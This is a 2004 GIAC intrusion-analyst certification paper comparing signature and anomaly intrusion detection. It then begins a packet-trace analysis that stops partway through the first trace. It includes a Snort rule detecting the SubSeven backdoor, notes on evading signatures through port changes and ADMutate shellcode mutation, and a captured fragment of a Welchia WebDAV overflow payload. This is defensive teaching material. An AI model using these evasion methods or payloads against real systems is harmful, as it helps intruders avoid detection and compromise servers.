Global Information Assurance Certification Paper

GIAC Certified Intrusion Analyst (GCIA)
Practical Assignment
Version 3.4

James A. Stevenson

May 12th, 2004

Table of Contents

Page

Part1: Signature versus Anomaly based Intrusion Detection

ABSTRACT

This white paper aims to compare and contrast the concepts of signature and anomaly detection, two dissimilar but complementary approaches implemented within today's Intrusion Detection Systems (IDS). The key strengths and weaknesses will be highlighted along with recommendations into which approach should be integrated within your overall defence initiative. As no single IDS can provide a comprehensive solution, this paper will justify the need to combine both methodologies to form a hybrid system.

1.0 Introduction: IDS Within the Security Model

Before examining the concepts of various detection methodologies we must first justify the presence of an Intrusion Detection System on your network and highlight the vital role it plays within a multi-layered security model, essential for an effective and comprehensive security solution.

The most common misconception is that a firewall will secure your network and that once installed no more additional steps are required, in reality however a firewall is just one component of many[i] and fails to provide a fully comprehensive solution. It is imperative that additional layers of defence are incorporated to ensure your organisation has an effective security model in place; this is where IDS comes into play. Like firewalls, an IDS is simply another component used to strengthen an organisations security posture, and aims to compliment existing counter measures already in place. In theory adding additional layers of defence can provide a number of significant advantages, firstly to act as a deterrent to all but the most dedicated and/or skilled users with malicious intent, and secondly to reduce the risk of a compromise. This principle is further reinforced by Russ Rogers[2] emphasising that security should not solely consist of installing a firewall but should also involve the implementation of multiple defence levels. The author helps to visualise this concept by representing each layer as an obstacle or barrier that an intruder might not be able to surpass:





Image Copyright 1999 - http://www.ducktank.net

With each layer providing a degree of protection against intrusion, the compromise of one layer may not necessarily lead to the compromise of the asset or resource your trying to protect. Although this paper focuses specifically on the IDS layer, this diagram helps us to visualise its place within the standard security model in comparison to other equally critical components. For example, the implementation of secure router configurations or promoting security awareness through employee training. By adapting this model to represent a single layer solution, the benefits of a multi-layered defence infrastructure become immediately apparent:



Still feeling secure? Probably not, lets review what IDS has to offer in terms of reinforcing your overall security posture and achieving defence in depth.

2.0 The Intrusion Detection Process

Over the past few years Intrusion Detection Systems (IDS) have soared in popularity and have rapidly become a critical component of any network defence strategy[3]. Due to this criticality, many intrusion detection products are now made available in today's market, all of which are constantly being refined by vendors to improve performance capabilities. Although there is a magnitude of choice ranging from Host-based to Network based IDS, they all still follow a similar intrusion detection process which in-turn can be categorised into three basic components:

1. Sensor
2. Analysis
3. Response

The sensor component is responsible for the collation of data that will eventually be processed by the analysis component. The sensor process could be in the form of reading audit logs generated by a particular host, (an action mostly associated with Host-Based IDS) or possibly in the form of a packet sniffer

dedicated to collecting or "sniffing" traffic from a network (role of Network-Based IDS). This data is then interrogated by what many consider the heart of any IDS, the analysis component, otherwise referred to as the analysis engine. It reviews each packet, determines whether or not it's malicious and logs an alert if necessary, this is considered the core task of any IDS[3]. The analysis component can be characterised by the type of analysis performed on the collated data[4], on this basis there are two main intrusion detection methodologies that can be utilised, Signature and Anomaly based detection.

Finally, the Response component will receive the alert triggered by the analysis engine and takes the appropriate action. The type of action is ultimately dependent upon the type and severity of the alert triggered and can be customised to meet organisational requirements. Such actions could include:

1. Initiating Email Notification to an IDS administrator
2. Paging or voicemail notification to an IDS administrator
3. Terminate the ongoing TCP connections associated with the alert
4. Automatically modify firewall configurations (To be used with extreme care for obvious reasons).
5. Notify IDS/systems administrator of alert and include recommended actions (an alternative to automatic modification procedures)

This is by no means an exhaustive list of possible actions and is only intended to provide a glimpse into IDS notification capabilities. As this paper is purely focused upon the analysis component of an IDS, we will now investigate the inherent strengths and weaknesses of signature and anomaly based intrusion detection.

3.0 The Signature Detection Process

Signature-based detection was considered to be one of the first approaches implemented within intrusion detection systems and excels in detecting known attacks. It is important to emphasize that it excels in detecting known attacks because its major weakness is its inability to detect unknown attacks. The reasons for this inherent weakness will be explained shortly, but first we must review the basic principles behind signature detection, and provide a clear understanding so to provide a fair comparison against anomaly detection.

Signature analysis involves the examination of each packet byte by byte in search for specific patterns or "strings" that could signify a known attack, these known patterns representing malicious activity are commonly referred to as signatures. This examination process is known as "pattern-matching" or "string-Matching" and is a relatively simple concept still employed by the large majority of IDS vendors today. Although there are many IDS that incorporate signature detection, the open source product known as Snort is a leading example and will therefore be used to illustrate the packet capture and matching process.

Firstly, Snort is considered to be one of the most popular IDS available, undoubtedly due to its open source background and strong community support, but also because its relative simplicity and ease of use. To put this into perspective it only takes a matter of minutes to install, while the wealth of community documentation ensures that a solution is readily available for almost any installation and/or configuration situation encountered. Perhaps its biggest appeal lies from a financial perspective, who said you couldn't get something for nothing? Snort is a free, lightweight, cross-platform NIDS (Linux/UNIX and win32 systems) that matches if not beats many expensive, heavy-duty NIDS alternatives in many aspects. As the need to protect you information integrity increases, while your security budget assigned to achieve this goal tightens, the opportunity to incorporate a trusted open-source solution is certainly welcome for many organisations.

Once Snort's analysis component receives a packet sniffed off the network via the packet capture driver, it compares this packet against its signature database, the source of all "known" signatures that have been tuned into the IDS. With each signature designed to search for specific patterns or strings that signify a known attack, this packet will be compared against each one. If no match is found then only then will the packet be considered non-malicious and thus discarded. This operation is intrinsically linked with all Signature-based NIDS and can be extremely processor intensive, a factor ultimately determined by the size of the signature database that each packet must be compared against. This immediately highlights two inherent weaknesses that must be addressed. It's important to emphasise that the IDS is incapable of recognising an attack unless a signature has been specifically crafted, this implies that an IDS vendor must craft a signature for every exploit discovered. With the seemingly relentless release of vulnerabilities and exploits discovered everyday, it doesn't take much to consider how large these signature databases already are, and will no doubt continue to increase in size and complexity. So what was originally a fast and lightweight comparator process has now become an extremely processor intensive task, this of course has performance related consequences. Secondly, the process from discovering an exploit to crafting a specific signature is not instant. From Snorts perspective, its strong community support combined with its multitude of users enables rapid signature development, a critical factor for ensuring that your IDS can detect the latest threats. This rapidity is extremely appreciated within the security industry because as stated previously it takes time for any IDS vendor to firstly identify a new attack, generate a signature and finally release an update. As this is not an instant process it leaves a window of opportunity for new attacks to penetrate the network undetected, it is within this window that new attacks create the most damage[5]. This of course highlights one of the most significant flaws related to the concept of signature-based detection, and is a problem foreseen to exacerbate as attacks increase in complexity. For example: signature creation is usually accomplished within a matter of days, however, this can be extended to weeks if not months for exploits incorporating

ADMutate functionality. The use of polymorphic attack techniques is becoming more common, and can have severe implications with respect to the time taken to find an effective signature solution, thus influencing the "window of opportunity". Although the Snort community attempts to reduce this window by responding rapidly to new vulnerabilities and exploits (as do all IDS vendors), the threat nevertheless still remains to some extent.

The use of polymorphic techniques highlights another weakness related to signature-based IDS. By understanding how signatures function, it is then possible to circumvent or bypass their detection capabilities. When an attack becomes known a signature is crafted specifically to look for the shell code associated with that attack inside the payload. On this basis its possible to evade the IDS by altering the shell code so that it doesn't match that signatures criteria, but at the same time still capable of executing the same function. With tools such as ADMutate it is now possible to achieve this since it mutates the attack code, consequently eluding any IDS tuned to only look for the attacks original format. This procedure is known as polymorphic shell-code generation and highlights the underlying flaws of Signature Detection[6]. IDS Vendors are incorporating techniques to counter threats such as ADMutate code-mutation exploits. There are however, many alternative techniques that could accomplish the same task, again by simply repacking/changing executables so they are no longer recognisable to the IDS.

It is also possible to bypass the detection capabilities of signature IDS using similar but less complex techniques. To illustrate this fact lets review a signature designed to detect Subseven 2.2 activity, a popular Trojan Horse still used by a large majority of the hacking community. The sample rule below is used by Snort specifically designed to detect default Subseven activity[14]:

```
alert tcp $EXTERNAL_NET 27374 -> $HOME_NET any
(msg:"BACKDOOR subseven 22"; flow:to_server,established;
content:"|0d0a5b52504c5d3030320d0a|"; reference:arachnids,485;
reference:url,www.hackfix.org/subseven/; classtype:misc-activity; sid:103;
rev:5;)
```

http://www.snort.org/snort-db/sid.html?sid=103

This well designed rule is not just looking for activity related to port 27374/tcp (the default port used by Subseven), as this could still constitute normal network activity. Logging a "Backdoor Subseven 22" alert purely based on this parameter would generate many false positives and would therefore be deemed as an ineffective signature. With IDS already having a reputation for generating high levels of false positives its critical to construct well designed signatures, not only for the sanity of your security analysts investigating all the alerts generated, but also for avoiding the necessity to reconstruct and reapply a more accurate signature to the IDS database in the future. If time is money then always aim to

get it right first time, although this is not always possible, especially in the case of polymorphic attacks. In this instance, the rule not only searches for 27374/tcp activity but also integrates a parameter looking for a specific Hex Signature "0d0a5b52504c5d3030320d0a" within the payload. Only if both of these conditions are met will an alert be triggered.


Now that you're familiar with the concepts of signature detection, a couple of actions should seem apparent in terms of circumventing this signature. The simplest method would be for an attacker to change the port Subseven communicates on. It should be stated that 27374/tcp is only the default port used and can be customised with relative ease. In this instance varying the port alone would compromise this signature. Unless another is tuned around the customised version of Subseven, this activity would remain undetected within your network. Thankfully, attackers tend to stick with the default port to ease the scanning process aimed at discovering hosts compromised with the Trojan. This certainly applies if the attacker is scanning on a global scale, but the point is to demonstrate the relative ease in bypassing Signature-based IDS.

To summarise, the process of an IDS vendor (including Snort) identifying a new attack, generating a signature and releasing an update is not an instant one and never will be, thus highlighting a significant flaw that resides within all IDS incorporating signature detection. Once an attack is known the signature production process usually takes hours, sometimes days and directly represents the window of opportunity for exploits to be effective, assuming of course that the signature database is immediately updated upon signature release. On this basis only the most vigilant of ID administrators are able to maintain a constant awareness of new signature releases, a tiring discipline within itself considering all the exploits published daily on security vendors websites. The use of polymorphic techniques also exacerbates the need for constant signature updates, because the mutation of shell code provides variants of the same attack. With each exploit/attack requiring a separate signature, the administration costs of constantly updating signature based IDS becomes clear and justifies why many view them as a high maintenance solution. And finally, it's important to emphasize that your IDS is only as affective as your last signature update, any new attacks that emerge afterwards will be considered unknown and therefore undetected. This immediately highlights another major weakness since the use of flash threats is becoming more commonplace. Despite these inherent weaknesses an up-to-date and correctly tuned signature-based IDS can prove extremely reliable and effective at detecting known attacks. It is for this reason why the large majority of IDS vendors still incorporate this detection methodology.

4.0 The Anomaly Detection Process

The shortcomings of existing approaches such as signature-based detection have created the demand for a solution or viable alternative that addresses these significant weaknesses. While anomaly detection is not a new concept, it has only recently gained strong commercial support, however, the rapid adoption of this emerging technology (as with any new technology) has exacerbated uncertainty and confusion[7]. For this reason it's important to define the term anomaly detection, explain the general concepts behind this methodology, and highlight how anomaly detection compares against other existing and more traditional methods.

Anomaly detection can be defined as a process which establishes a model based upon normal or expected behaviour, compares this to "actual" behaviour, and then flags any activity that deviates from this model. This is referred to as a profile or baseline:




In theory the concept of anomaly detection sounds relatively straightforward, however, the process of actually defining a model of normal usage can prove extremely difficult. This challenge is perhaps the biggest weakness within anomaly detection. One of the key differences between anomaly detection and other more traditional methods such as signature detection is the definition process. While signature detection defines misuse in the form of signatures representing known attacks, anomaly detection defines normal use and flags any activity that deviates from what is considered good or expected.

Anomaly detection methodology can be divided into two sub categories: Statistical and Protocol Anomaly based detection. These concepts will now be defined and examined in-depth.

4.1 Statistical Anomaly Detection

Statistical anomaly detection, otherwise known as behavioural anomaly detection is considered the more traditional approach for anomaly-based IDS. By monitoring and selecting key statistics about network traffic via a variety of quantitative analysis techniques and statistical measures, enables the IDS to extrapolate a model of normal use. Once trained the IDS will flag any activity that deviates from this model. As an organisations network configuration and usage evolves over time its important to take these factors into account in order to reduce the rate of false positives flagged by the IDS. To prevent such a situation the model of normal behaviour originally established should not be static, and will therefore need accommodate changes in normal behaviour over time. In other words, the IDS needs to constantly learn and adapt to the ever-changing environment. From a process perspective this can be interpreted as a continuous or indefinite loop, and therefore altering the predefined anomaly detection process:



This model of normal behaviour would be obtained over a set period of time under safe conditions, while the information collated would be stored within a profile database for future reference. Its important to emphasise that the model should only be set under safe conditions because any malicious activity that occurs during the definition of this model would be classed as normal activity. As a consequence, this would be classed as non-malicious and subsequently compromises the defined model of normal use. It's critical that your model of normal usage is not based upon unwanted activity, whether you're establishing a profile for the first time, or updating it to reflect the legitimate behavioural changes over time. The later is necessary in order to prevent the generation of false positives, however, if this update occurs too frequently, an intruder could spread their activity over a long period of time, to the extent that the IDS learns this behaviour and accepts it in the model of normal use[8].

So what type of activity does statistical anomaly detection focus on? The focus is dependent upon whether the activity is host-based or network-based[4]. From a host-based perspective for example, statistical anomaly detection would focus upon activity such as:

CPU Usage
I/O Usage
Number of commands used
Number of files/directories created
Number of files/directories deleted/modified/read
Number of System errors detected
Amount of Local traffic

From a network-based perspective, statistical anomaly detection would focus on activity such as:

Number of TCP sessions
Number of bytes uploaded/downloaded
Number of TCP/UDP services accessed
Number of local/remote IP addresses accessed

This list is by no means exhaustive, but clearly illustrates the types of data collated when defining a statistical model or baseline of normal usage. From an attack perspective, behaviour that may indicate malicious activity might include the detection of excessive usage, detection of use at unusual hours (system unlocked after hours etc) and the detection of excessive failed logins that may constitute towards brute force attacks.

4.2 Protocol Anomaly Detection

Protocol Anomaly Detection is a relatively new concept and has only been incorporated within IDSs in recent years. Instead of focusing upon statistical flow data on your network, this detection methodology is performed at the application layer and focuses upon the structure and content of the communication. Since many attacks target protocols such as HTTP, SMTP and Telnet for example, this capability is critical[5]. Like statistical anomaly detection, its important to define a model of normal usage, thus alerting any activity that deviates from it. In comparison to signature detection, protocol detection improves the model definition process since its based upon the smaller, more defined model of use instead of misuse[9]. This process of defining a model of normal usage is made somewhat easier with the help of RFC's (Request For Comments). These RFC's provide guidelines on how protocols should operate and should therefore be modelled into the IDS to allow the identification of activity that violates or deviates from these standards. While not always complete, these RFC's provide the perfect foundation when defining your protocol models of normal usage. Furthermore, these protocols are usually very restrictive and tend to limit the nature and order of how transactions are conducted, this allows for the construction of very strict, well-defined models so that deviations are easily detected[7].

An example of protocol anomaly behaviour would be HTTP traffic on a non-standard port such as 53, usually associated with DNS traffic. From personal experience the use of protocol anomaly IDS has allowed the detection of IRC communications via HTTP, again an example of a protocol violation. Activity such as this is common when a client has incorporated a strict internal usage policy and has subsequently banned the use of chat programs such as MSN Messenger or IRC for example. These programs commonly run on ports most likely blocked by perimeter firewalls. However, many organisation such as this still allow for HTTP traffic (80/tcp), therefore many internal users attempt to circumvent these strict policies by channelling IRC traffic through HTTP in the hopes that the activity will remain undetected. As IRC communication structure and content does not conform to the protocols associated with HTTP an alert is generated by the IDS.

Protocol anomaly detection addresses some significant flaws inherent with signature-based IDS. Firstly, protocol anomaly IDSs are not completely reliant upon signatures to detect certain attack types and has the capability to detect zero day attacks and flash threats before signatures are even released. This eliminates the window of opportunity where exploits prove most effective. Since the process of discovering an exploit and publishing a signature is not instant, any signature-based IDS will be unable to completely eliminate this window of opportunity. One of the pivotal moments where Protocol anomaly IDS proved its use was when the infamous Code Red and Nimda exploits were unleashed into the wild. These were detected early by Protocol-based IDS before signatures were published, and is a common focal point many authors use to highlight the benefits of a protocol IDS. More recently however, Symantec's protocol anomaly IDS called Manhunt detected the Sendmail Header Processing Vulnerability back in 2003, a remotely exploitable vulnerability that affected one of the most popular e-mail servers available. This was considered a critical vulnerability since SMTP servers are responsible for the transportation of sensitive information, while the vulnerability theoretically allowed the disclosure or possible tampering of such information. The exploit to this vulnerability was released by LSD (Last Stage of Delirium) and allowed remote attackers to gain root access on affected SMTP servers and violated the SMTP protocol[10]. From a more technical perspective, Symantec's security response team[11] provides the following description of the Sendmail Header Processing buffer overflow Vulnerability:

> **Risk**
> High
> **Date Discovered**
> 03/03/2003
>
> **Description:**
> Sendmail is a widely used MTA for Unix and Microsoft Windows systems.

> A remotely exploitable vulnerability has been discovered in Sendmail. The vulnerability is due to a buffer overflow condition in the SMTP header parsing component. Remote attackers may exploit this vulnerability by connecting to target SMTP servers and transmitting to them malformed SMTP data.
>
> The overflow condition occurs when Sendmail processes incoming e-mail messages with multiple addresses in a field such as "From:" or "CC:". One of the checks to ensure that the addresses are valid is flawed, resulting in a buffer overflow condition. Successful attackers may exploit this vulnerability to gain root privileges on affected servers remotely."

Organisations that incorporated Manhunt's protocol anomaly detection were able to detect this exploit immediately after it was released, without the need to update a signature database. From manhunts perspective, exploitation attempts of this vulnerability triggered an alert labelled "SMTP malformed data". A screenshot of Manhunt detecting this vulnerability can be found here:

http://securityresponse.symantec.com/avcenter/graphics/manhunt_sendmail_header_vuln.gif

Furthermore, this detection methodology proves less susceptible against the use of polymorphic attacks and other invasion techniques, since they do not reply upon pattern matching. Any shell code or even a variant associated with an attack usually does not conform to standards set by the RFC's and usually involves unexpected or illegal requests. Since the protocol IDS will flag any deviations from normal or expected usage, an attacker can no longer alter the shell code to elude detection, unless of course the attack conforms to the defined standards, an unlikely but not impossible possibility.

Another significant advantage is in relation to administrative overheads. Current signature IDS products usually come supplied with a large set of signatures to detect the most recent vulnerabilities and exploits[12]. Furthermore, new attacks or variants are discovered on a daily basis, therefore requiring an administrator to conduct weekly or even daily signature updates to keep up-to-date. Remember, a signature-based IDS is only as effective as its last update and any attack that emerges after the update will remain undetected until that too is tuned into the signature database. Protocol anomaly IDS on the other hand do not require signature updates, and are therefore easier to maintain. In addition, protocol specifications defined by RFC's are infrequently changed, thus the need to modify protocol models incorporated within IDS to reflect normal usage is limited.

To conclude, anomaly based IDSs provide a solution not dependant on signature databases, therefore eliminating the inherent flaws associate with such an approach. Although they are not reliant upon signature databases, they still fail to address two critical problems that must be resolved. Firstly, anomaly-based IDS

are renowned for generating large numbers of false positives. These must be reduced significantly if the approach is to be more suited for any organisations defence initiative. If this issue were resolved, one would anticipate a rapid adoption of this technique in future. From personal experience almost 90% of protocol violation alerts generated while monitoring client networks are usually indicative of false positives. From a protocol perspective, this is frequently caused by valid traffic that simply does not conform to the protocols defined by the IDS. Not all legitimate activity strictly conforms to the protocols specified by RFC's, and are only intended to provide guidelines on communication structure and content. With the high rate of false positives it's easy for real attacks to slip past the security analyst or administrator on watch. Secondly, many vendors try to promote anomaly based IDS as the proactive solution. In some ways this is partially true since an anomaly-based IDS can detect new or unknown threats not yet tuned within signature based systems, and can automatically attempt to terminate a session with malicious intent while an attack is in progress, while also blocking the source if necessary. Despite these valuable capabilities, they are still very much a reactive solution. In most cases, by the time an event has been generated and the administrator has been notified the attack has already taken place[13].

5.0 Conclusion - The Need for a Hybrid IDS?

By reviewing the current state of IDS, this technology has promptly justified its presence within the overall security model and has become an integral component to any organisations multi-layered defence initiative. It is however still an evolving technology, employing a variety of analysis techniques, each with their inherent strengths and weaknesses. The intrusion detection technique deployed is heavily dependent upon the environment in which it is resides, however, a combination of methods will most likely be required. By comparing and contrasting the concepts of signature and anomaly detection, it has become clear that their methodologies are dissimilar but complimentary. As no single type of IDS can provide a comprehensive solution, the future of IDS involves a combination of both analysis techniques and should therefore be amalgamated to form a Hybrid IDS, thus delivering the core strengths of both approaches. This proposal has already started to be integrated by vendors such as Symantec who have provided a product called Manhunt. Rather than solely relying on traditional based techniques such as signature detection, Manhunt utilises an array of methodologies including statistical and protocol anomaly detection. As well as the ability to detect known attacks, a product such as this enables the ability to detect unknown attacks before signatures are published. Since attacks are becoming more sophisticated while the time between vulnerabilities being detected and exploits being released decreases, the ability to detect flash threats is now more critical than ever before. This capability known as zero-day detection virtually eliminates the window of opportunity for exploits to be effective, a problem present in all signature-based IDS. The presence of flash threats

compromises the traditional approaches to IDS and anyone failing to incorporate anomaly detection will suffer significantly.

Once the security community collectively realises and adopts the benefits of a hybrid system, its then only a matter of time before they become the standard IDS approach to network security. However, before this vision can become a practical reality, the high rates of false positive commonly associated with anomaly based IDS must be addressed, while more effort must be done to provide a truly proactive solution. Although anomaly-based IDS attempt to resolve the issues inherent with Signature-based IDS by becoming more proactive, they are still a reactive solution, mainly because by the time an event is generated the attack has already occurred.

Part1 References:

1. Watson. Peter. "I have often heard that the best approach to computer security is to use a layered approach. Can you describe this approach and how an IDS fits in?". Intrusion Detection FAQ. 27 March 2004 (Date accessed).
URL: http://www.sans.org/resources/idfaq/layered_defense.php?printer=Y

2. Rogers. Russ. "Designing the Full Security Model". 15 October 1999.
URL:http://www.securityhorizon.com/security_whitepapers/security_management/model.html

3. Tanase. Matt "The Great IDS Debate: Signature Analysis Versus Protocol Analysis". 05 February 2003.
URL: http://www.securityfocus.com/printable/infocus/1663

4. Unknown. "Overview of Statistical Anomaly Detection with a Focus on IDES". GIAC Whitepaper

5. Unknown. "Intrusion detection systems: Reducing network security risk". ZDNET. 03 April 2003.
URL:
http://zdnetindia.com/biztech/ebusiness/whitepapers/stories/79198.html

6. Messmer. Ellen. "Put to the test – New threats force intrusion-detection vendors to rearm. Network World. 15 April 2002.
URL: http://www.nwfusion.com/cgi-bin/mailto/x.cgi

7. Unknown. “Intrusion detection systems: Defining protocol anomaly detection”. 03 April 2003.
URL: http://www.zdnetindia.com/print.html?iElementId=79203

8. Lemonnier. Erwan. “Protocol Anomaly Detection in Network-based IDSs” 28th June 2001.

9, Das. Kumar. “Protocol Anomaly Detection for Network-based Intrusion Detection”. SANS Institute. Version 1.2f. 13 August 2001.

10. http://www.symantec.com/press/2003/n030305b.html

11. http://securityresponse.symantec.com/avcenter/security/Content/3.3.2003.html

12. Phung. Manh. “Data Mining in Intrusion Detection”. Intrusion Detection FAQ. 24 October 2000.
URL: http://www.sans.org/resources/idfaq/data_mining.php

13. Andress. Mandy. “IDSes evolve to better bolster defense”. 10 May 2002.
URL: http://www.infoworld.com/article/02/05/10/020513neidstca_1.html

14 http://www.snort.org/snort-db/sid.html?sid=103

15. Gong. Fengmin. “Deciphering Detection Techniques: Part II Anomaly-Based Intrusion Detection”. Mcafee Network Security Technologies Group. March 2003. URL: http://www.networkassociates.com/

16. Brox. Arnt. “Signature Based or Anomaly Based Intrusion Detection – The Practice and Pitfalls”. 02 February 2002.
URL: http://www.itsecurity.com/papers/proseq1.htm

17. Richard. Matthew. “Are there limitations of Intrusion Signatures?”. Intrusion Detection FAQ. 05 April 2001.
URL: http://www.sans.org/resources/idfaq/limitations.php?printer=Y

18. Tanase. Matthew. “One of These Things is not like the Others: The State of Anomaly Detection”. 01 July 2002.
URL: http://www.securityfocus.com/printable/infocus/1600

19. Reis. Marcelo, et al. “A hybrid IDS Architecture Based on the Immune System”. Computing Institute. State University of Campinas. May 2002.

20. Newman. David, et al. “Crying wolf: False alarms hide attacks”. Network World. 24 June 2002. URL: http://www.nwfusion.com/cgi-bin/mailto/x.cgi

21. Debar. Herve. “What is Knowledge-based intrusion detection?”. Intrusion Detection FAQ. 27 March 2004 (Date Accessed). URL: http://www.sans.org/resources/idfaq/knowledge_based.php?printer=Y

PART 2: Network Detects

The first two traces were extracted from two separate clients monitored by the organisation I work for. Sensitive information related to these clients including IP addresses have been obfuscated for security reasons, while the attackers IP’s has been sanitized in the interest of anonymity. Any diagrams regarding network structure have been simplified and were created using MS Visio.

Trace #1: HTTP IIS Welchia WebDAV SEARCH BO

Source of Trace:

This trace was collected from a client that has integrated a ManHunt Cluster consisting of five nodes deployed in three locations. All events generated are channelled to a single management node that is accessed via remote console. Figure 1 provides a simplified network diagram:




Figure 1: Simplified Network Diagram

The true network layout is relatively complex so has been simplified for the purpose of this analysis. Furthermore, this diagram only illustrates 2 of the 5 nodes deployed throughout the client's network, while the analysis in this instance only focuses upon Node1 that generated the event of interest. For the sake of clarity its important to note that Node 2 also detected this network detect. The targeted IP in this trace was the clients web server located on their DMZ and will be referred to as 10.10.10.10, while the attackers IP in this instance has been sanitized to 66.66.66.66.

Detect was generated by:

This detect was generated by Manhunt version 3.0.1 running with a full set of rules and the latest security updates (SU's) installed. The generic SU's provided by Symantec have been slightly customized to meet customer requirements. An overview of the event triggered is displayed below:

Event Type:	HTTP IIS Welchia WebDAV SEARCH BO
Event ID:	40902812704092a2:9
ManHunt Node:	Node1
Start Time:	28/04/04 22:54:26
End Time:	28/04/04 22:54:52

By drilling down into the generated event, analyzing the captured packet and reviewing the potentially malicious part of the payload we are able to detect the stimulus to the response:

Hex:	ASCII:
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAAA
41 41 25 75 35 39 35 31 25 75 36 38 34 31 25 75	AA%u5951%u6841%u
37 35 33 33 25 75 30 30 31 38 25 75 37 35 34 46	7533%u0018%u754F
25 75 37 34 30 35 25 75 34 45 30 33 25 75 34 46	%u7405%u4E03%u4F
43 33 25 75 39 30 35 33 25 75 36 36 35 45 25 75	C3%u9053%u665E%u
34 45 41 44 25 75 34 46 34 36 25 75 36 36 34 33	4EAD%u4F46%u6643

This part of the payload is of great significance since it's attempting to exploit the Webdav (World Wide Web Distributed Authoring and Versioning) vulnerability described in the Microsoft Security Bulletin MS03-007, a vector of attack commonly associated with the W32.Welchia Worm. Although this high-risk vulnerability was first discovered on the 17/03/03, activity attempting to leverage this vulnerability has not subsided and is still seen on a daily basis against many clients I monitor. Manhunt initially detected this exploit as a HTTP protocol violation and triggered the generic alert "HTTP Malformed URL" unless a custom rule was applied in hybrid mode:

http://securityresponse.symantec.com/avcenter/security/Content/3.17.2003.html

